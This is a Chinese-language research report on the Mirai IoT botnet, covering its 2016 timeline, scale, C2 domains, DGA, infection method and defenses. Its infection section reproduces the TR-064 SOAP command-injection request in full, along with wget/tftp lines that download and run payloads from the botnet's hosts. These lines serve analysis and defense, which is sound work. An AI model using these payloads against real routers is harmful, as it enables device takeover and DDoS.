Mirai僵尸网络研究报告

长安通信cDDoS团队

目录

[Mirai僵尸网络研究报告 1](#_Toc469905243)

[事件时间线 1](#_Toc469905244)

[僵尸网络现状 3](#_Toc469905245)

[1. 僵尸网络规模 3](#_Toc469905246)

[2. 僵尸主机分布 3](#_Toc469905247)

[3. C&C主机及DGA特征 3](#_Toc469905248)

[感染原理 5](#_Toc469905249)

[鉴别与防护 7](#_Toc469905250)

[1. 受感染主机的症状与鉴别方式 7](#_Toc469905251)

[2. 如何进行防护 7](#_Toc469905252)

[社区研究进展 8](#_Toc469905253)

[书目 8](#_Toc469905254)

# 事件时间线

2016年8月 [1] Mirai恶意软件开始活动，扫描并感染物联网设备，包括 DVR,监控摄像头等。

Mirai僵尸网络会被用来进行有意的DDoS攻击，以实现敲诈勒索。其主要攻击类型包括：

* SYN泛洪
* UDP泛洪
* VSE(Valve Source Engine) 查询泛洪
* GRE泛洪
* ACK泛洪(包含一种对抗IDMS的变种)
* 伪随机DNS标签前缀攻击 (DNS水刑式攻击) [2] [3]
* HTTP GET/POST/HEAD攻击

在寻找新肉鸡的过程中，Mirai对网络的高速扫描行为会对被扫描主机和自身的僵尸主机产生无意的DDoS攻击效果 [1]。

引起我们关注的Mirai活动时间线总结如下：

* 2016年8月1日 Mirai开始扫描360蜜罐。由于Mirai的syn包特点，可将其与其他扫描源进行区分 [4]。至9月6日以前，Mirai仅扫描23端口。每日扫描源在2k～13k之间波动，中间两个波峰期每日扫描源维持在8k～11k上下。
* 2016年9月6日，Mirai开始扫描2323 端口，与23端口相比，数量小了大约1个数量级。但此时扫描量相对较小，无论是23端口还是2323端口。
* 2016年9月20日 Kerbs on Security遭到620Gbps攻击,涉事的僵尸网络包括Mirai和BASHLITE[[1]](#footnote-1)。
* 2016年9月21日 OVH遭到Mirai僵尸网络的1Tbps攻击
* 2016年9月30日左右，Mirai源码被泄露，随后被托管到GitHub。此后，诸多小型Mirai僵尸网络开始涌现，以及一个规模巨大的僵尸网络“400K”
* 2016年10月21日晚间，美国DNS服务商Dyn遭到DDoS攻击，造成众多知名网站无法访问，如GitHub, Twitter, Reddit, Netflix, Airbnb。攻击手段是混合使用DNS flood和 SYN flood 。Level 3最早报告此次攻击跟Mirai有关[[2]](#footnote-2)。360认为仅部分流量来自于Mirai僵尸网络 [4]。
* 2016年10月23日凌晨，360累积观察到的Mirai bot IP已经有大约72万，为大型僵尸网络。
* 2016年11月1日左右开始，利比里亚遭到Mirai“Botnet 14 14”攻击达数日之久，峰值带宽500Gbps，几乎造成全国断网[[3]](#footnote-3)。
* 2016年11月7日 Kenzo发布针对7547端口上路由器设备的TR-069/TR064安全公告。
* 2016年11月26日21时27分，360蜜罐首次捕捉到了针对7547端口的扫描。这是Mirai的变种，利用远程命令执行漏洞而非Telnet弱口令种植木马。
* 2016年11月26日22时起，重庆、宁夏等省市的网络遭到了大量的SYN扫描行为，这是我们事后分析netflow等数据发现的。
* 2016年11月27日17点04分，360监测到了扫描5555端口的Mirai新变种。
* 11月28日零时(德国当地时间11月27日17：00)左右，德国电信(Deutsche Telecom)超90万路由器遭遇Mirai僵尸网络的扫描而宕机，断网事故共持续数个小时。
* 2016年11月29日，端口7547上的bot总量已经超过3万，增长速度16.1K/天，领先其他端口的增速 [5]。
* 2016年12月9日，360率先报告他们捕获了带DGA特征的Mirai变种样本 [6]。
* 2016年12月18日，360发现了Mirai开始全网扫描大华的6789端口。

# 僵尸网络现状

## 僵尸网络规模

受Mirai感染的设备会持续地在互联网上扫描物联网设备的IP地址。Mirai包含了一张子网掩码白名单表，其中包括专用网络的私有IP地址以及分配给美国邮政署和美国国防部IP地址，使用这些地址的设备将不会受Mirai感染 [6]。

360利用自己的蜜罐建立了公开的Mirai僵尸网络监控系统 [7]，截止到2016年12月10日，其监测到的Mirai僵尸网络规模已经达到了138万。安全社区认为，全网潜在的可感染设备总数量在3～5百万之间 [5]。

目前宁夏有160万IP地址，在假定全球Mirai主机分布均衡的前提下，可估算宁夏境内受感染主机约占万分之三点八，即宁夏潜在可感染设备约有1100~1900个，实际被感染数量约500个。通过数据分析我们发现了若干个僵尸主机。

## 僵尸主机分布

Arbor在10月26日的报告称Mirai僵尸主机多见于中国内地、香港、澳门、越南、台湾、韩国、泰国、印尼、巴西和西班牙 [1]。

截止到2016年10月23日，360蜜罐捕捉到的Mirai主机多来有56%自于越南，巴西，中国，印度，哥伦比亚，俄罗斯 [4]。

我们根据宁夏派网数据统计了11月27日19时-20时流入省口的7547扫描者Top100，发现它们主要来自于：

* 巴西(25%)
* 伊朗(25%)
* 英国(17%)
* 中国其他省市(9%)
* 澳大利亚(8%)
* 土耳其(5%)
* 芬兰(2%)
* 巴基斯坦(2%)
* 法国(1%)
* 智利(1%)
* 瑞典(1%)
* 泰国(1%)
* 印度(1%)

360给出的数据同我们基本相同 [5]。

## C&C主机及DGA特征

Mirai主控的域名注册非常谨慎，IP地址频繁变换，绝大多数主控在域名注册时在TLD、注册局、注册邮箱方面设置了多重障碍阻滞安全社区的进一步分析 [8]。

目前我们搜集到的主控主机名包括：

* + **report.santasbigcandycane.cx**
  + **check.securityupdates.us**
  + **linux.securityupdates.us**
  + **rep.securityupdates.us**
  + **xxx.securityupdates.us**
  + **ntp.timeserver.host**
  + **zugzwang.me**
  + **tr069.online**
  + **tr069.tech**
  + **tr069.support**

程序下载主机包括：

* + **p.ocalhost.host**
  + **l.ocalhost.host**
  + **tr069.pw**
  + **5.8.65.5**
  + **check.kernelorg.download**
  + **update.kernelorg.download**

360分析了一天内各个时段控制指令数量分布，认为控制者位于欧洲和美洲，以欧洲为甚，应不位于北京时区 [8]。绿盟给出了一个位于俄罗斯的IP地址37.139.59.69 [9]。

2016年12月9日左右，360网络安全研究院报告了带DGA特征的Mirai样本 [10]，其编码属性包括：

* 使用3个顶级域名：online/tech/support
* L2域名固定长度12字符，每个字符从“a”到“z”中随机选择
* 域名仅由月、日和硬编码的种子字符串确定
* 每天只生成一个域名，因此最多存在365个 DGA域名
* DGA域名仅在硬编码的C2域名无法解析时使用

通过对该样本进行分析，他们发现种子值为0。其中部分域名已经被MIRAI作者注册，列表如下：



其中，作者 dlinchkravitz@gmail.com在更早时间已经注册了其他mirai C2域名zugzwang.me。

2016年12月16日，360网络安全研究院借助于其PassiveDNS系统发现了DGA种子值为0x91的Mirai样本，其生成的部分域名及对应日期值如下:


* + **2016/12/08 pcrpxewicouh.online**
  + **2016/12/09 rwoywonuobcr.online**
  + **2016/12/10 liusqxocbedg.online**
  + **2016/12/11 ndoiabgxgmew.online**
  + **2016/12/12 hwjqtwkectlo.online**
  + **2016/12/13 mtoyrjnvlqdx.online**
  + **2016/12/14 ddfqdttkmoyv.online**
  + **2016/12/15 iaxjxyqjckqi.online**
  + **2016/12/16 nuuxndqlhiwb.online**
  + **2016/12/17 pxvmqwpemiif.online**
  + **2016/12/18 dfftxpajygxy**
  + **2016/12/19 fiotbgopgnxv**
  + **2016/12/20 shjwhbdgjyba.online**
  + **2016/12/21 xmjvlucdsegk.online**
  + **2016/12/22 irkbpugkwsir.online**
  + **2016/12/23 nwnrbhnesmtk.online**
  + **2016/12/24 wafunxdngsfc.online**
  + **2016/12/25 ydcvedrxcmym.online**
  + **2016/12/26 sggiyqadywsv.online**
  + **2016/12/27 ujmnvkyeltfv**
  + **2016/12/28 cmhewcvopvno.online**
  + **2016/12/29 hrjlyymassqx**
  + **2016/12/30 xsvftelyclfh**
  + **2016/12/31 dxukryyyqnhl.online**

其中12月18/19/27/29/30日只几天未能生成有效的DGA域名，其余域名均已被Mirai作者注册。

# 感染原理

Mirai恶意程序按照其入侵方式可分为两种。早期Mirai扫描23/2323端口，利用Telnet弱口令种植木马。 2016年11月出现的变种针对7547/5555端口扫描，利用远程命令执行漏洞。绿盟分别对这两种恶意程序的源码进行了分析 [10] [9]。下面仅介绍变种Mirai的原理。

受攻击的路由器默认将7547端口分配给TR-069协议，该协议全称为“CPE WAN Management Protocol”，用于远程管理设备，ISP可以利用该协议对这些设备远程进行管理，因此7547端口就被暴露到了互联网上。然而在Eir[[4]](#footnote-4) D1000 modem中，7457端口同时还被TR-064协议“LAN-Side CPE Configuration”使用。这个协议的目的是让ISP给路由器安装软件，但是并不是面向路由器的WAN端。当两个服务一起进行时，就产生了错误，这个漏洞最早是在2016年11月7日爆出来的。在TR-064的说明文档中提到，TR-064服务允许在CPE[[5]](#footnote-5)上对NTP/SNTP时间客户端进行配置。然而某些设备在实现这一功能时，允许攻击者注入任意命令 [11]。



攻击者通过SOAP Exploit对7547端口发送特定命令的数据包，执行命令“busybox iptables -I INPUT -p tcp --dport 80 -j ACCEPT”，开启防火墙80端口，使攻击者远程访问网络管理界面，植入攻击代码。

具体地，攻击者是向TCP/7547发送如下HTTP POST报文：

POST /UD/act?1 HTTP/1.1

Host: 127.0.0.1:7547

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers

Content-Type: text/xml

Content-Length: 526

<?xml version="1.0"?>

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"

SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

<SOAP-ENV:Body> <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">

<NewNTPServer1>

cd /tmp;wget http://l.ocalhost[.]host/1;chmod 777 1;./1

</NewNTPServer1>

<NewNTPServer2></NewNTPServer2>

<NewNTPServer3></NewNTPServer3>

<NewNTPServer4></NewNTPServer4>

<NewNTPServer5></NewNTPServer5>

</u:SetNTPServers>

</SOAP-ENV:Body></SOAP-ENV:Envelope>

这段报文的工作原理可参考 [11]。

通过busybox执行如下命令关闭7547端口，防止其他相似样本利用漏洞对该设备进行攻击。通过查询端口31517相关的进程，将其终止。之后，绑定31517端口，进行监听。

iptables –A INPUT –p –tcp –destination-port 7547 –j DROP

对随机生成的IP地址进行扫描，向端口31517发送数据包[[6]](#footnote-6)，用以确认是否被感染，如果未被感染，则向目标主机发送包含攻击代码的数据包。第一段长度为746的数据包，第二段长度为756的数据包内容，均为XML over HTTP内容，其中内嵌恶意脚本，分别为：

cd /tmp;wget http://p.ocalhost.host/x.sh;chmod 777 x.sh;./x.sh

cd /tmp;tftp -l y.sh -r tftp.sh -g p.ocalhost.host;chmod 777 y.sh;./y.sh

完成以上三个流程之后，回到主流程中。首先查询内置的服务器列表中的IP地址和端口号，尝试进行连接，连接成功则发送上线包，数据包中的内容是\x00\x00\x00\x01。与主控通信成功后，会不断查询主控下发的DDoS攻击命令。

# 鉴别与防护

## 受感染主机的症状与鉴别方式

在扫描到IP地址之后，Mirai会通过一系列常用的默认用户名和密码辨别出易受攻击的设备，然后登录这些设备以注入Mirai软件。受感染的设备会继续正常工作，不过偶尔会出现卡顿，而且带宽消耗会增大。设备在重新启动之前将一直保持受感染的状态。设备重启之后，除非用户立刻修改密码，几分钟之内设备很快会被再次感染 [6]。

一个来自波兰的网络管理员发现自己的路由器每隔15-20分钟就重启一次，经检查发现NTP服务器配置项多了一行恶意命令 [12]：

cd /tmp;wget http://l.ocalhost.host/2;chmod 777 2;./2

因此，检查服务器启动项也可作为一种鉴别手段方法。

Fox-it给出了一个能用于检测感染的Snort IDS规则 [11]。

可以通过流量分析的方式判断设备的异常。为鉴别一台设备是否被早期Mirai(23/2323)感染，可对TCP/23和TCP/2323的流量进行统计和分类 [1]。鉴别一台设备是否被变种Mirai(7547/5555)感染的方法包括，查看当前路由器是否开放了31517端口，是否关闭了7547端口 [9]。31517端口的流量应该是SYN包，也有可能是HTTP，这一点需要进一步核实。

由于Mirai僵尸会对其他主机进行扫描，我们认为可以通过ISP的流量日志发现扫描行为，从而对Mirai僵尸进行定位。

## 如何进行防护

Abor给出的方案是，设备应实现ACL，阻止high-port TCP 流量对TCP/23 和 TCP/2323的访问 [1]，从而有效防止原生Mirai的入侵。

Fox-it给出的防护建议包括 [13]：

* ISP应该配置其设备，只允许本ISP管理网络访问，而不对公网开放；
* 用户应替换掉Eir D1000等不安全设备；
* 向ISP和设备厂商索要安全补丁。

绿盟给出了针对原始Mirai程序(23/2323)的防护策略 [10]：

* 修改初始口令以及弱口令，加固用户名和密码的安全性
* 禁用48101端口
* 关闭telnet连接（使用了23端口）
* busybox工具只允许特定用户进行使用

针对已经感染变种Mirai(7547/5555)的设备，绿盟认为只需关闭该设备并等待15分钟以上，再次开启设备即可清除感染 [9]。

# 社区研究进展

* 两位研究者在Tweet上建立了消息源(https://twitter.com/MiraiAttacks)，追踪Mirai发起的DDoS攻击。他们将400K网络标记为“#14” [13]
* 360网络安全研究院上线了Mirai-Scanner（http://data.netlab.360.com/mirai-scanner）界面，追踪Mirai僵尸网络的规模
* MalwareTech博主上线了Mirai及其他僵尸网络的扫描监控系统https://intel.malwaretech.com/。

# 书目

|  |  |
| --- | --- |
| [1] | R. Dobbins, “Mirai IoT Botnet Description and DDoS Attack Mitigation,” 26 10 2016. [联机]. Available: https://www.arbornetworks.com/blog/asert/mirai-iot-botnet-description-ddos-attack-mitigation/. |
| [2] | Y. T. K. R. e. a. Takeuchi Y, “Detection of the DNS Water Torture Attack by Analyzing Features of the Subdomain Name,” *Journal of Information Processing,* pp. 793-801, 5 24 2016. |
| [3] | Secure64, “Water Torture: A Slow Drip DNS DDoS Attack,” 25 2 2014. [联机]. Available: https://blog.secure64.com/?p=377. |
| [4] | 360网络安全研究院, “关于dyn/twitter受攻击情况的说明和mirai僵尸网络的回顾,” 23 10 2016. [联机]. Available: http://blog.netlab.360.com/a-dyn-twitter-ddos-event-report-and-mirai-botnet-review/. |
| [5] | 360网络安全研究院, “德国电信断网：mirai僵尸网络的新变种和旧主控,” 29 11 2016. [联机]. Available: http://blog.netlab.360.com/a-mirai-botnet-evolvement-new-variant-and-old-c2/. |
| [6] | Wikipedia, “Mirai (malware),” 12 2016. [联机]. Available: https://en.wikipedia.org/wiki/Mirai\_(malware). |
| [7] | 360网络安全研究院, “Mirai Scanner,” [联机]. Available: http://data.netlab.360.com/mirai-scanner. |
| [8] | 360网络安全研究院, “关于 mirai 僵尸网络控制主机的数据分析,” 27 10 2016. [联机]. Available: http://blog.netlab.360.com/a-mirai-botnet-c2-data-analysis/. |
| [9] | 绿盟科技, “德国1127断网事件技术分析与防护方案,” 25 12 2016. [联机]. Available: http://blog.nsfocus.net/germany-1127-network-events/. |
| [10] | 360网络安全研究院, “Mirai 变种中的DGA,” 9 12 2016. [联机]. Available: http://blog.netlab.360.com/new-mirai-variant-with-dga-chinese-version/. |
| [11] | 李东宏, “Mirai源码分析报告,” 13 10 2016. [联机]. Available: http://blog.nsfocus.net/mirai-source-analysis-report/. |
| [12] | lennarthaagsma, “Recent vulnerability in Eir D1000 Router used to spread updated version of Mirai DDoS bot,” 28 11 2016. [联机]. Available: https://blog.fox-it.com/2016/11/28/recent-vulnerability-in-eir-d1000-router-used-to-spread-updated-version-of-mirai-ddos-bot/. |
| [13] | Kenzo, “Eir’s D1000 Modem Is Wide Open To Being Hacked,” 7 11 2016. [联机]. Available: https://devicereversing.wordpress.com/2016/11/07/eirs-d1000-modem-is-wide-open-to-being-hacked/. |
| [14] | BadCyber, “New Mirai attack vector – bot exploits a recently discovered router vulnerability,” [联机]. Available: https://badcyber.com/new-mirai-attack-vector-bot-exploits-a-recently-discovered-router-vulnerability/. |

1. BASHLITE僵尸主机大都也是物联网设备。参考https://en.wikipedia.org/wiki/BASHLITE [↑](#footnote-ref-1)
2. http://arstechnica.com/security/2016/10/double-dip-internet-of-things-botnet-attack-felt-across-the-internet/ [↑](#footnote-ref-2)
3. https://www.theguardian.com/technology/2016/nov/03/cyberattack-internet-liberia-ddos-hack-botnet [↑](#footnote-ref-3)
4. Eir为爱尔兰最大的ISP提供商 [↑](#footnote-ref-4)
5. CPE（英文全称：Customer-premises equipment）用户驻地设备，位于用户端的网络终端设备，用于与电信运营商对接服务。CPE包括：用户自己的服务器，主机，以及LAN设备（路由器，交换机，防火墙等）以及ISP负责安装的WAN设备（CSU/DSUs，调制解调器）。CPE可以将4G信号转换为WiFi信号。 [↑](#footnote-ref-5)
6. 可能是用于端口探测 [↑](#footnote-ref-6)